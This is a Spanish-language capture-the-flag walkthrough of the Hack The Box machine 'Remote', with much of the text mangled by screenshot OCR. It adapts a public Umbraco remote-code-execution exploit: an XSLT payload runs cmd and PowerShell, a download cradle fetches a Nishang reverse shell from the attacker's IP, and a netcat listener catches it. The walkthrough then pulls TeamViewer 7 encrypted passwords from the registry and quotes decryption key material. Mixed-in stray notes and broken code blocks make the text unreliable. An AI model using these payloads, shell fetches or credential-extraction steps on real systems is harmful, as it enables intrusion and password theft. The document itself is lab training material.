string cmd = "%s" y proc.StartInfo.FileName = "%s"
string cmd = "/c ping 10.10.14.6" y proc.StartInfo.FileName = "cmd.exe"

```

```

3 # Payload
4 payload = """\
5 <?xml version="1.0"?><xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" xmlns:csharp_user="http://csharp.mycompany.com/mynamespace"><msxsl:script language="C#" implements-prefix="csharp_user">public string xml() { string cmd = "/c ping 10.10.14.6"; System.Diagnostics.Process proc = new System.Diagnostics.Process(); proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd; proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; }</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()" /> </xsl:template> </xsl:stylesheet>"""
% (args.arguments, args.command)

```

```

33 # Payload
34 payload = """
35 <?xml version="1.0"?><xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt"
  xmlns:csharp_user="http://csharp.mycompany.com/mynamespace"><msxsl:script language="C#" implements-prefix="csharp_user">public string xml() { string cmd = "/c ping
  10.10.14.6"; System.Diagnostics.Process proc = new System.Diagnostics.Process(); proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;
  proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return
  output; } </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/> </xsl:template> </xsl:stylesheet>\n
36 """ % (args.arguments, args.command)

```

esto para que al ejecutar me haga un ping a mi maquina.

tambien modiflico la conexion cambiando las variables de login password y host


```

36 """ % (args.arguments, args.command)
37 #cambio la conexión
38 #login = args.user
39 #password = args.password
40 #host = args.url
41
42 login = "admin@htb.local"
43 password = "baconandcheese"
44 host = "http://10.10.10.180"
45
46 # Process Login
47 url_login = host + "/umbraco/backoffice/UmbracoApi/Authentication/"
48 logininfo = { "username": login, "password": password}


```

levantamos **tcpdump**

sudo tcpdump -i tun0 icmp -n



sin embargo no me funciono entonces validando nuevamente pruebo el otro exploit



Exploit Title		Remote	URL
Umbraco CMS - Remote Command Execution (Metasploit)	43 password = "baconandcheese"		
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution			https://www.exploit-db.com/exploits/1967
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)			https://www.exploit-db.com/exploits/4615
Umbraco CMS 8.9.1 - Directory Traversal	46 # Process Login		https://www.exploit-db.com/exploits/4948
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting	47 urlLogin = host + "/umbraco/backoffice/UmbracoApi/Authentication/		https://www.exploit-db.com/exploits/5024
Umbraco v8.14.1 - 'baseUrl' SSRF	48 loginInfo = { "username": "login", "password": "password"}		https://www.exploit-db.com/exploits/4498
Shellcodes: No Results	levantamos tcpdump		https://www.exploit-db.com/exploits/5046
	sudo tcpdump -i tun0 icmp -n		
	~ /machineshtb/Remote		

lo descargo y cambio lo mismo que el anterior

~/machineshtb/Remote	Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution
searchsploit -m 46153	Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)
Exploit: Umbraco CMS 7.12.4b-a (Authenticated)	Remoter Code Execution
URL: https://www.exploit-db.com/exploits/46153	login 1.9.2 - Cross-Site
Path: /usr/share/exploitdb/exploits/aspx/webapps/46153.py	
Codes: N/A	
Verified: False	Shellcodes: No Results
File Type: Python script, ASCII text executable	
Copied to: /home/kali/machineshtb/Remote/46153.py	
	levantamos tcpdump
	sudo tcpdump -i tun0
	~ /machineshtb/Remote

lo descargo y cambio lo mismo que el anterior

```

32 </xsl:template> </xsl:stylesheet> ';
33 |
34 login = "XXXX;
35 password="XXXX";
36 host = "XXXX";
37
38 # Step 1 - Get Main page
32 </xsl:template> </xsl:stylesheet> ';
33
34 login = "admin@htb.local;
35 password="baconandcheese";
36 host = "http://10.10.10.180";
37
38 # Step 1 - Get Main page
39

```

```
# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\n<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = ""; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
proc.StartInfo.FileName = "calc.exe"; proc.StartInfo.Arguments = cmd; \
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()" /> \
</xsl:template> </xsl:stylesheet> ';
```

```
print("Start");

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\n<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/c ping 10.10.14.6"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd; \
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()" /> \
</xsl:template> </xsl:stylesheet> ';

login = "admin@htb.local:"
```

ahora corremos

```
~/machineshtb/Remote
161 curl -sXPUT http://10.10.10.15/e
162 metodo move:
Start
[1] curl -s -X MOVE -H "Destination:http://10.10.11.143/e"
End
164 Para cabeceras o headers util para
165 curl -I http://10.10.11.143/
166 descargar en windows:
167 ~/machineshtb/Remote
168 Por si en la webshell no muestra si
169 curl 2>&1
170 validar si una maquina me hace ping
```

vemos el tcpdump

```

~/.machineshtb/Remote File Tools Tree Search View Bookmarks Help
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
23:25:38.448213 IP 10.10.10.180 > 10.10.14.6: ICMP echo request, id 1, seq 1, length 40
23:25:38.448230 IP 10.10.14.6 > 10.10.10.180: ICMP echo reply, id 1, seq 1, length 40
23:25:39.460179 IP 10.10.10.180 > 10.10.14.6: ICMP echo request, id 1, seq 2, length 40
23:25:39.460194 IP 10.10.14.6 > 10.10.10.180: ICMP echo reply, id 1, seq 2, length 40
23:25:40.472634 IP 10.10.10.180 > 10.10.14.6: ICMP echo request, id 1, seq 3, length 40
23:25:40.472651 IP 10.10.14.6 > 10.10.10.180: ICMP echo reply, id 1, seq 3, length 40
23:25:41.484476 IP 10.10.10.180 > 10.10.14.6: ICMP echo request, id 1, seq 4, length 40
23:25:41.484491 IP 10.10.14.6 > 10.10.10.180: ICMP echo reply, id 1, seq 4, length 40

```

ahora aqui podemos utilizar cualquier forma para ganar acceso por medio de wget y netcat o wget y nishang por variar usaremos nishang

```

function Invoke-PowerShellTcp {
    <#
    .SYNOPSIS
    Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.

    .DESCRIPTION
    This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
    Also, a standard netcat can connect to this script Bind to a specific port.

    The script is derived from Powerfun written by Ben Turner & Dave Hardy

    .PARAMETER IPAddress
    The IP address to connect to when using the -Reverse switch.

    .PARAMETER Port
    The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this script listens.

    .EXAMPLE
    PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444

    Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powervcat listener must be listening on
    the given IP and port.

    .EXAMPLE
    PS > Invoke-PowerShellTcp -Bind -Port 4444

    Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powervcat to connect to this port.

```

damos en raw y seleccionamos todo ctrl +e pegamos en un archivo .ps1

```

~/.machineshtb/Remote File Tools Tree Search View Bookmarks Help
nano nishangps.ps1
~/.machineshtb/Remote .DESCRIPTION
This script is able to
Also, a standard netcat

```

ahora a qui modificamos el archivo colocando al final el Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444 obviamente cambiamos por nuestro port e ip

```


        Write-Warning "Something went wrong! Check if the server is reachable"
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 1234

```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Archivo color ^F Execute
 ^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify
[0] 0:zsh- 1:nano* 2:zsh 3:zsh 4:zsh

ahora agregamos la linea de wget en el exploit y levantamos python para transferir el ps1, adicional tambien levantamos rlwrap nc
 python3 -m http.server 2000



Directory listing for /

- [.46153.py.swp](#)
- [.Remote.ctb~](#)
- [.Remote.ctb~~](#)
- [.Remote.ctb~~~](#)
- [46153.py](#)
- [49488.py](#)
- [nishangps.ps1](#)
- [Remote.ctb](#)
- [Remote.pdf](#)

/c wget <http://10.10.14.6:2000/nishangps.ps1>

recordemos el /c es para concatenar

Kati@Kati: ~/machineshtb

GNU nano 7.2 46153.py *

```
# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/c wget http://10.10.14.6:2000/nishangps.ps1"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd; \
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/> \
</xsl:template> </xsl:stylesheet>';
```

Remote

Directory listing for /

Remote.ctb~~

- .Remote.ctb~~~
- 46153.py
- 49488.py

rlwrap nc -lvpn 1234

File ~ /machineshtb / Remote Tools

rlwrap nc -lvpn 1234

listening on [any] 1234 ...

Remote

ejecuto pero no hay respuesta

python3 -m http.server 2000

Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/)

10.10.14.6 - - [24/Jan/2024 23:33:57] "GET / HTTP/1.1" 200 -

10.10.14.6 - - [24/Jan/2024 23:33:57] code 404, message File not found

10.10.14.6 - - [24/Jan/2024 23:33:57] "GET /favicon.ico HTTP/1.1" 404 -

valido y modifco cmd por powershell

```
rlwrap nc -lvpn 1234
listening on [any] 1234 ...
```

Execute a calc for the PoC

```
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/c wget http://10.10.14.6:2000/nishangps.ps1"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
proc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd; \
proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/> \
</xsl:template> </xsl:stylesheet> ';
```

ejecuto nuevamente y vemos

10.10.14.6 - - [24/Jan/2024 23:33:57] "GET /favicon.ico HTTP/1.1" 404 -

10.10.10.180 - - [24/Jan/2024 23:38:39] "GET /nishangps.ps1 HTTP/1.1" 200 -

rlwrap nc -lvpn 1234

File ~ /machineshtb / Remote Tools

rlwrap nc -lvpn 1234

listening on [any] 1234 ...

sin embargo no hizo nada

ahora validando podemos hacer lo siguiente modicar y utilizar la funcion: **IEX(New-Object
System.Net.WebClient).DownloadString**

IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.6:2000/nishangps.ps1')

```

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\n
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/c IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.6:2000/nishangps.ps1')"; System.Diagnostics.Process proc = new System.Diagnostics.\nproc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\nproc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/> \
</xsl:template>
```

ejecuto otra veez

```

~/machineshtb/Remote python3 46153.py
File "/home/kali/machineshtb/Remote/46153.py", line 27
  { string cmd = "/c IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.14.6:2000/nishangps.ps1'); System.Diagnostics.Process proc = new System.D
tistics.Process();\n      ejecuto nuevamente y vemos
SyntaxError: invalid syntax
10.10.10.0 - - [24/Jan/2024 23:33:57] "GET /TAVICON ICO HTTP/1.1" 404 -
10.10.10.180 - - [24/Jan/2024 23:38:39] "GET /nishangps.ps1 HTTP/1.1" 200 -
rlwrap nc -lvpn 1234
sin embargo no hizo nada
```

aca cambio por \\' en la parte de las // porque seria un caracter especial para que lo tome con en python se utiliza \\'

```

print("Start");

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\n
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/c IEX(New-Object System.Net.WebClient).DownloadString(\"http://10.10.14.6:2000/nishangps.ps1\")"; System.Diagnostics.Process proc = new System.Diagnostics.\nproc.StartInfo.FileName = "powershell.exe"; proc.StartInfo.Arguments = cmd;\nproc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
</msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/> \
</xsl:template>
```

ejecutmaamos

```

109 ~./machineshtb/Remote
110 python3 46153.py
111 para hashcat tener en cuenta que el
Start
[1] hashcat -m 0 -a 0 -o cracked.txt tar
[13] //por si no funciona el primero con
114 hashcat -m 1400 -a 0 hashes.txt /us
115 Para admin panels ver video https://
```

y vemos que somos apoo default

```
PS C:\windows\system32\inetsrv>whoami  
iis apppool\defaultapppool  
PS C:\windows\system32\inetsrv>
```

```
aca cambio p  
print("Start"
```

no hay mas usuarios por lo cual la flag esta en public

```
Directory: C:\users  
  
LastWriteTime   Length Name  
----          ----  
2/19/2020  3:12 PM .NET v2.0  
2/19/2020  3:12 PM .NET v2.0 Classic  
2/19/2020  3:12 PM .NET v4.5  
2/19/2020  3:12 PM .NET v4.5 Classic  
7/9/2021    6:50 AM Administrator  
2/19/2020  3:12 PM Classic .NET AppPool  
1/9/2024    9:48 AM Public  
  
PS C:\windows\system32\inetsrv>whoami  
iis apppool\defaultapppool  
PS C:\windows\system32\inetsrv>
```

```

PS C:\users\Public> cd Desktop
PS C:\users\Public\Desktop> dir
Directory: C:\users\Public\Desktop
Mode                LastWriteTime      Length Name
----                -----          ----  --
-a----              2/19/2020       3:12 PM python3_46153.py
-a----              2/19/2020       3:12 PM Starfora hashcat -cenc
-a----              2/19/2020       3:12 PM hashcat -m 0 -a 0
-a----              2/19/2020       3:12 PM por si no funcione
-a----              2/19/2020       3:12 PM hashcat -m 1400 -
-a----              2/19/2020       3:12 PM na admin panel
Mode                LastWriteTime      Length Name
----                -----          ----  --
-a----              2/20/2020       2:14 AM   1/9/2020  3:12 PM y vemos que somos ap
-a----              1/24/2024       8:37 PM   1191 TeamViewer 7.lnk
                                         34 user.txt
PS C:\users\Public\Desktop> type user.txt
a4e270649c05f3660adb52d5fa80a1fa
PS C:\users\Public\Desktop>
[0] 0:python3- 1:zsh  2:python3  3:rlwrap* 4:zsh
#####
#####
#####  

####ESCALADA DE PRIVILIGIOS de 3 formas TeamViewer 7, Service UsoSvc (PowerUp.ps1),  

SeImpersonatePrivilege (PrintSpoofer.exe)  

#####
#####
#####
#####

```

Forma 1 TeamViewer version 7:

La idea es utilizar unas llaves de registro (HKLM) para extraer credenciales en formato **AES-128-CBC** del software de conexión remota.

Dentro del desktop del directorio public veo que está el software TeamViewer

```

PS C:\users\Public> cd Desktop
PS C:\users\Public\Desktop> dir
Directory: C:\users\Public\Desktop
Mode                LastWriteTime      Length Name
----                -----          ----  --
-a----              2/20/2020       2:14 AM   1191 TeamViewer 7.lnk
-a----              1/25/2024       10:18 PM  34 user.txt

```

```

PS C:\users\Public\Desktop>
[0] 0:python3- 1:rlwrap* 2:zsh  3:python3

```

validando las tareas con tasklist tambien lo vemos operando

inetinfo.exe	2064	Forma 1 TeamViewer version 7:	0	15,428 K
VGAAuthService.exe	2128	La idea es utilizar unas llaves de registro (HKLM) para extraer	0	10,488 K
svchost.exe	2184	Dentro del desktop del directorio publico vemos que esta el so	0	8,376 K
svchost.exe	2200	0	7,372 K	
vmtoolsd.exe	2216	0	17,408 K	
TeamViewer_Service.exe	2224	0	18,608 K	
svchost.exe	2248	PS C:\users\Public\Desktop> dir	0	12,452 K
MsMpEng.exe	2280	0	72,076 K	
svchost.exe	2320	0	12,216 K	
nfssvc.exe	2352	0	5,280 K	
WmiPrvSE.exe	2108	0	17,360 K	
dllhost.exe	3184	0	13,588 K	

para ver la version vamos a Program Files (x86)

PS C:\> cd 'Program Files (x86)'	
PS C:\Program Files (x86)> dir	
Mode	LastWriteTime
-----	-----
Directory: C:\Program Files (x86)	2/20/2020 2:14 AM
-ar---	1/25/2024 10:18 PM
Length Name	-----
1191 TeamViewe	
34 user.txt	
Mode	LastWriteTime
-----	-----
d-----	9/15/2018 3:28 AM
d-----	9/15/2018 5:06 AM
d-----	2/23/2020 2:19 PM
d-----	2/23/2020 2:15 PM
d-----	2/19/2020 3:11 PM
d-----	2/19/2020 3:11 PM
d-----	2/20/2020 2:14 AM
d-----	2/20/2020 2:14 AM
d-----	9/15/2018 5:05 AM
d-----	9/15/2018 3:19 AM
d-----	10/29/2018 6:39 PM
d-----	9/15/2018 3:19 AM
d-----	9/15/2018 3:19 AM
d-----	10/29/2018 6:39 PM
d-----	9/15/2018 3:19 AM
d-----	9/15/2018 3:19 AM
Length Name	-----
Common Files	1:rlwrpn* 2:zeh 3:python3
Internet Explorer	
Microsoft SQL Server	
Microsoft .NET	
MSBuild	
Reference Assemblies	
TeamViewer	
Windows Defender	
Windows Mail	
Windows Media Player	
Windows Multimedia Platform	
windows nt	
Windows Photo Viewer	
Windows Portable Devices	
WindowsPowerShell	

para ver la version vamos a Program Files (x86)

aqui vemos que es version 7

entonces aqui podemos utilizar metasploit como ayuda para sacar informacin de un script rubi

```
msf6 > search TeamViewer
Matching Modules
=====
#  Name
-  -
0 auxiliary/server/teamviewer_uri_smb_redirect[86]\Teamviewer>
1 post/windows/gather/credentials/teamviewer_passwords

entonces aqui podemos utilizar metasploit como ayuda para sacar informaciónde un script rubi
Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/teamviewer_passwords

msf6 >
```

vemos que hay uno de password lo localizamos
locate teamviewer_password

```
~/machineshtb/Remote  
locate teamviewer_password  
/usr/share/doc/metasploit-framework/modules/post/windows/gather/credentials/teamviewer_passwords.md  
/usr/share/metasploit-framework/modules/post/windows/gather/credentials/teamviewer_passwords.rb  
+ Remote  
Remote  
~/machineshtb/Remote 0xpython3-1xpython3-2xsh 2xpython3  
entonces aqui podemos utilizar metasploit como ayuda para sacar información de  
msf6 > search TeamViewer
```

cat /usr/share/metasploit-framework/modules/post/windows/gather/credentials/teamviewer_passwords.rb
aca vemos que estan afectando las llaves de registro

```

print_status('<-----[+] Using Window Technique | 57teamviewer-passwords----->')
parent_key = 'HKEY_CURRENT_USER\\Software\\TeamViewer'
language = registry_getvaldata(parent_key, 'SelectedLanguage')
version = registry_getvaldata(parent_key, 'IntroscreenShownVersion')
print_status("TeamViewer's language setting options are '#{language}'")
print_status("TeamViewer's version is '#{version}'")
hwnd = client.railgun.user32.FindWindowW('#32770', datastore['WINDOW_TITLE'])['return']

# Try to get window handle through registry
if !hwnd
    locate teamviewer_password
    hwnd = registry_getvaldata(hwnd, 'key', 'MainWindowHandle')

```

tambien se utiliza la funcion decript del AES-128-CBD

```

def decrypt(encrypted_data)
    password = ''
    return password unless encrypted_data

    password = ''

    key = "\x06\x02\x00\x00\x00\x00\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
    iv = "\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\xE\xA8\xD7\x04"
    aes = OpenSSL::Cipher.new('AES-128-CBC') Remote
begin

```

aca esta la parte de llave de registro

HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version7, 'Version'

```

def app_list
    results = ''
    keys = [Insert Format Tools Tree Search View Bookmarks Help]
    [
        ['HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version7', 'Version'],
        ['HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version8', 'Version'],
        ['HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version9', 'Version'],
        ['HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version10', 'Version'],
        ['HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version11', 'Version']
    ]

```

otra forma mas legal de buscar el script es con grep

locate teamviewer | grep metasploit

```

~/machineshtb/Remote
locate teamviewer | grep metasploit
/usr/share/doc/metasploit-framework/modules/auxiliary/server/teamviewer_uri_smb_redirect.md
/usr/share/doc/metasploit-framework/modules/post/windows/gather/credentials/teamviewer_passwords.md
/usr/share/metasploit-framework/modules/auxiliary/server/teamviewer_uri_smb_redirect.rb
/usr/share/metasploit-framework/modules/post/windows/gather/credentials/teamviewer_passwords.rb
print_status("TeamViewer's language setting options are '#{language}'")
print_status("TeamViewer's version is '#{version}'")
hwnd = client.railgun.user32.FindWindowW('#32770', datastore['WINDOW_TITLE'])

# Try to get window handle through registry
if !hwnd
    locate teamviewer_password
    hwnd = registry_getvaldata(hwnd, 'key', 'MainWindowHandle')

```

entramos a la llave combinando las barras por solo un y agregando : despues del HKLM

cd HKLM:SOFTWARE\\WOW6432Node\\TeamViewer\\Version7

```
PS C:\Program Files (x86)\Teamviewer> cd HKLM:SOFTWARE\WOW6432Node\TeamViewer\Version7  
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7> dir
```

Hive: HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7

Name	Property
AccessControl	AC_Server_AccessControlType : 0
DefaultSettings	Autostart_GUI : 1

```
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7>
```

y ahora veremos las propiedades

Get-ItemProperty .

```
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7> Get-ItemProperty .  
File Edit Insert Format Tools Tree Search View Bookmarks Help  
StartMenuGroup : TeamViewer 7  
InstallationDate : 2020-02-20  
InstallationDirectory : C:\Program Files (x86)\TeamViewer\Version7  
Always_Online : 1  
Security_ActivateDirectIn : 0  
Version : 7.0.43148  
ClientID : 301094961  
PK : {191, 173, 42, 237, ...}  
SK : {248, 35, 152, 56, ...}  
LastMACUsed : 005056B9636D  
MIDInitiativeGUID : {514ed376-a4ee-4507-a28b-484604ed0ba0}  
MIDVersion : 1  
ClientID : 1769137322  
CUse : 1  
LastUpdateCheck : 1704810710  
UsageEnvironmentBackup : 1  
SecurityPasswordAES : {255, 155, 28, 115...}  
MultiPwdMgmtIDs : {admin}  
MultiPwdMgmtPWDs : {357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77}  
Security_PasswordStrength : 3  
PSPPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7  
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7  
PSChildName : Version  
PSDrive : HKLM  
PSProvider : Microsoft.PowerShell.Core\Registry
```

```
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7>
```

allí identificamos que es utiliza AES (**SecurityPasswordAES**)

si utilizamos el comando

(Get-ItemProperty .).SecurityPasswordAES

```
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7> (Get-ItemProperty .).SecurityPasswordAES  
255  
155  
28  
115  
214  
107  
206  
49  
172  
65  
62  
174  
19  
27  
70  
79  
88  
47  
108  
226  
209  
225  
243  
218  
126  
141  
55  
107  
38  
57  
78  
91  
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7>
```

identificamos varios numeros ahora que se hace con esto realmente, la idea es desencriptar la clave por medio de esta información

sin embargo para descriptar un AES-256-CBD se necesita un iv y una key aparte de la salida qu seria lo entregado en SecurityPasswordAES

intente primero con cibercheft pero no funciono

